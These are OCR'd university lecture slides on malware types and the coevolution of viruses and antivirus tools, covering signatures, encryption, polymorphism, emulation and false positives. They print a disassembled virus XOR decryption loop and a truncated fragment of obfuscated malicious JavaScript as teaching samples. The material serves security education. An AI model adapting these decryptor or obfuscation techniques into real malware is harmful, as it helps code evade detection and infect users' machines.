CO 445H

MALWARE AND VIRUSES


Dr. Benjamin Livshits

Malware: Different Types

- A virus is a computer program that is capable of **making copies** of itself and inserting those copies into other programs.
- A worm is a virus that uses a **network** to copy itself onto other computers.
- **Spyware** is software that aids in gathering information about a person or organization without their knowledge and that may send such information to another entity
- A **Trojan** often acts as a backdoor, contacting a controller which can then have unauthorized access to the affected computer.
- A **drive-by-download** attack is a malware delivery technique triggered when the user visits a website.

Wait, There's More

Malware Volume



The AV-TEST Institute registers over 450,000 new malicious programs every day

http://www.av-test.org/en/statistics/malware/

A Lot of Commercial Activity

BullGuard	Internet Security 14.1
ZoneAlarm	ZoneAlarm Extreme Security 13.3
COMODO	Internet Security Premium 7.0
eset	Smart Security 7.0
F-Secure	Internet Security 2014
G DATA	InternetSecurity 2015
KASPERSKY	Internet Security 2015
金山 KINGSOFT	Antivirus 2013
intel Security	Internet Security 2015
eScan	eScan Internet Security Suite 14.0
NORMAN	Security Suite Pro 10.1
Norton by Symantec	Norton Internet Security 2014
PANDA	Cloud Antivirus FREE 3.0
360	360 Internet Security 5.0
腾讯安全管家	PC Manager 8.10
ThreatTrack	VIPRE Internet Security 2014
TREND MICRO	Titanium Maximum Security 2014 & 2015

Cyber Security Market worth $155.74 Billion by 2019

http://www.marketsandmarkets.com/PressReleases/cyber-security.asp

What is a Virus?

a program that can **infect** other programs by modifying them to include a, possibly **evolved**, version of itself

Fred Cohen, 1983

Computer Viruses

Theory and Experiments

Fred Cohen
Dept of Computer Science and Electric Engineering, Lehigh University, Bethlehem, PA 18215, USA, and The Foundation for Computer Integrity Research, Pittsburgh, PA 15217, USA

This paper introduces "computer viruses" and examines their potential for causing widespread damage to computer systems. Basic theoretical results are presented, and the infeasibility of viral defense in large classes of systems is shown. Defensive schemes are presented and several experiments are described.

Keywords: Computer Viruses, System Integrity, Data Integrity

Fred Cohen received a B.S. in Electrical Engineering from Carnegie-Mellon University in 1977, an MS in Information Science from the University of Pittsburgh in 1981 and a Ph.D. in Electrical Engineering from the University of Southern California in 1986.

He has worked as a freelance consultant since 1977, and has designed and implemented numerous devices and systems. He is currently a professor of Computer Science and Electrical Engineering at Lehigh University, Chairman and Director of Engineering at the Foundation for Computer Integrity Research, and President of Legal Software Incorporated.

He is a member of the ACM, IEEE, and IACR. His current research interests include computer viruses, information flow model, adaptive systems theory, genetic models of computing, and evolutionary systems.

North-Holland
Computers & Security 6 (1987) 22–35


1. Introduction


This paper defines a major computer security problem called a virus. The virus is interesting because of its ability to attach itself to other programs and cause them to become viruses as well. Given the widespread use of sharing in current computer systems, the threat of a virus carrying a Trojan horse [1,20] is significant. Although a considerable amount of work has been done in implementing policies to protect against the illicit dissemination of information [4,7], and many systems have been implemented to provide protection from this sort of attack [12,19,21,22], little work has been done in the area of keeping information entering an area from causing damage [5,18]. There are many types of information paths possible in systems, some legitimate and authorized, and others that may be covert [18], the most commonly ignored one being through the user. We will ignore covert information paths throughout this paper.

The general facilities exist for providing provably correct protection schemes [9], but they depend on a security policy that is effective against the types of attacks being carried out. Even some quite simple protection systems cannot be proven 'safe' [14]. Protection from denial of services requires the detection of halting programs which is well known to be undecidable [11]. The problem of precisely marking information flow within a system [10] has been shown to be NP-complete. The use of guards for the passing of untrustworthy information [25] between users has been examined, but in general depends on the ability to prove program correctness which is well known to be NP-complete.

The Xerox worm program [23] has demonstrated the ability to propagate through a network, and has even accidentally caused denial of services. In a later variation, the game of 'core wars' [8] was invented to allow two programs to do battle with one another. Other variations on this theme have been reported by many unpublished authors, mostly in the context of nighttime games played between programmers. The term virus has also been used in conjunction with an augmentation to

Brief History of Malware





Mac users can often be heard to say "I don't need antivirus software, I have an Apple". Unfortunately, this is a misguided conclusion. Whilst the dangers are certainly much less than with Windows computers, they do exist nonetheless.

Mac users who think they do not need to concern themselves have created an illusion. The claim that Apple users are less threatened than Windows users is currently still correct, but could change rapidly.

It was the low market share of Macs that limited the attentions of online criminals; now that Macs are becoming more popular, this state of affairs is changing.

http://www.itsecuritywatch.com/

Coevolution: Basic Setup


Virus

- Wait for user to execute an infected file
- Infect other (binary) files by modifying them
- Spread that way


Antivirus

- Identify a sequence of instructions or data
- Formulate a signature
- Scan all files
- Look for signature found **verbatim**
- Bottleneck: scanning speed

Signatures


Input Data Packet
AA AB AC AD AE * * AF AA AB AC AD AE * * AF
Pattern can match from any offset
Pattern can match up to 400 bytes
If regex pattern, need a full state machine to process
Signature Database
AA AB AC AD AE * * AF
BA BB BC BD
6 < num bytes < 123
BA BB BC BD
400 byte signature
60 byte signature
13 byte signature

Signatures Are Updated All The Time




Coevolution: Entry Point Scanning

Virus

- Place virus at the entry point or make it directly reachable from the entry point
- Make virus small to avoid being easily noticed by user

Antivirus

- Entry point scanning
- Do exploration of reachable instruction starting with the entry point of the program
- Continue until no more instructions are found



Coevolution: Virus Encryption

Virus

- Decryption routine
- Virus body
- Decrypt into memory, not do disk
- Set PC to the beginning of the decryption buffer
- Encrypt with a different key before adding virus to new executable

Antivirus

- Decryption (and encryption) routines (packers) used by viruses are easy to fingerprint
- Develop **signatures** to match these **routines**
- Attempt to decrypt the virus body to perform a secondary verification (x-raying)

Simple Decryption Routine


```
00000000  nop
00000001  nop
00000002  nop
00000003  nop
00000004  pop eax
00000005  pop eax
00000006  pop eax
00000007  pop eax
00000008  jmp 0x1a
0000000a  pop ebx
0000000b  dec ebx
0000000c  xor ecx,ecx
0000000e  mov cx,0x3b8
00000012  xor byte[ebx+ecx*1],0xbd
00000016  loop 0x12
00000018  jmp 0x1f
0000001a  call 0xa
0000001f  push esp
00000020  mov dword[0xe2bdbdbe],eax
00000025  fstp dword[ecx*4+0x36bdbdbd]
0000002c  std
0000002d  mov cl,0x36
0000002f  int 0xa1
00000031  adc byte[esi],dh
00000033  aad 0xb5
00000035  ss: dec edx
```

Decrypting loop, 0xbd is the xor key

Code to decrypt

Jumping Ahead: Similar Behavior in JavaScript


```
function kvaR2() {
    jFknn6 = Math.PI;
    XuCsEFU8 = Math.tan;
    AMTthR4 = parseInt;
    ChsV1 = 'length';
    fshng5 = 'test';
    BuUsE2 = 'replace';
    wHClGXJ8 = AMTthR4(~ ((jFknn6 & jFknn6) | (~jFknn6 & j
    TXuDxX8 = AMTthR4(((wHClGXJ8 & wHClGXJ8) | (~wHClGXJ8
/*Encrypt By Dadong's JSXX 0.41 VIP*/
    new function () {
        KDRhr0 = BCsVB5('a1Qe4dG*]6zY^k8b]#&,m8$[x_GD3]Nvj
    };
    try {
        if (! / ^ \\d * $ / g[fshng5](bfBoeXy5));
    } catch (e) {
        bfBoeXy5 = wHClGXJ8;
```

Coevolution: Polymorphic

Virus

- Use a mutation engine to generate a (decryption routine, encryption routine) pair
- Functionally similar or the same, but syntactically very different
- Use the encryption routine to encode the body of the virus
- No fixed part of the virus preserved (decryption, encryption, body)

Antivirus


- Custom detection program designed to recognize specific detection engines
- Generic decryption (GD)
  - Emulator
  - Signature matching engine
  - Scan memory/disk at regular intervals in hopes of finding decoded virus body

Emulation Challenges

- How long to emulate the execution? Viruses use **padding** instructions to delay execution. Can also use **sleep** for a while to slow down the scanner.
- What is the quality of the emulator? How many CPUs to support?
- What if decryption starts upon user interactions? How do we trigger it?
- What about anti-emulation tricks?

AV: Static and Runtime

- Signature-based virus detection – static techniques
- Emulation-based detection – runtime technique
- Generally, both are used at the same time (hybrid)



False Positives

- A "false positive" is when antivirus software identifies a non-malicious file as a virus. When this happens, it can cause serious problems.
- For example, if an antivirus program is configured to immediately delete or quarantine infected files, a false positive in an essential file can render the operating system or some applications unusable.

  - In May 2007, a faulty virus signature issued by Symantec mistakenly removed essential operating system files, leaving thousands of PCs unable to boot

  - Also in May 2007, the executable file required by Pegasus Mail was falsely detected by Norton AntiVirus as being a Trojan and it was automatically removed, preventing Pegasus Mail from running. Norton anti-virus had falsely identified three releases of Pegasus Mail as malware, and would delete the Pegasus Mail installer file when that happened n response to this Pegasus Mail stated:

  - On the basis that Norton/Symantec has done this for every one of the last three releases of Pegasus Mail, we can only condemn this product as too flawed to use, and recommend in the strongest terms that our users cease using it in favor of alternative, less buggy anti-virus packages

More False Positives

- In April 2010, McAfee VirusScan detected svchost.exe, a normal Windows binary, as a virus on machines running Windows XP with Service Pack 3, causing a reboot loop and loss of all network access
- In December 2010, a faulty update on the AVG anti-virus suite damaged 64-bit versions of Windows 7, rendering it unable to boot, due to an endless boot loop created
- In October 2011, Microsoft Security Essentials removed the Google Chrome browser, rival to Microsoft's own Internet Explorer. MSE flagged Chrome as a Zbot banking trojan

False Alarms

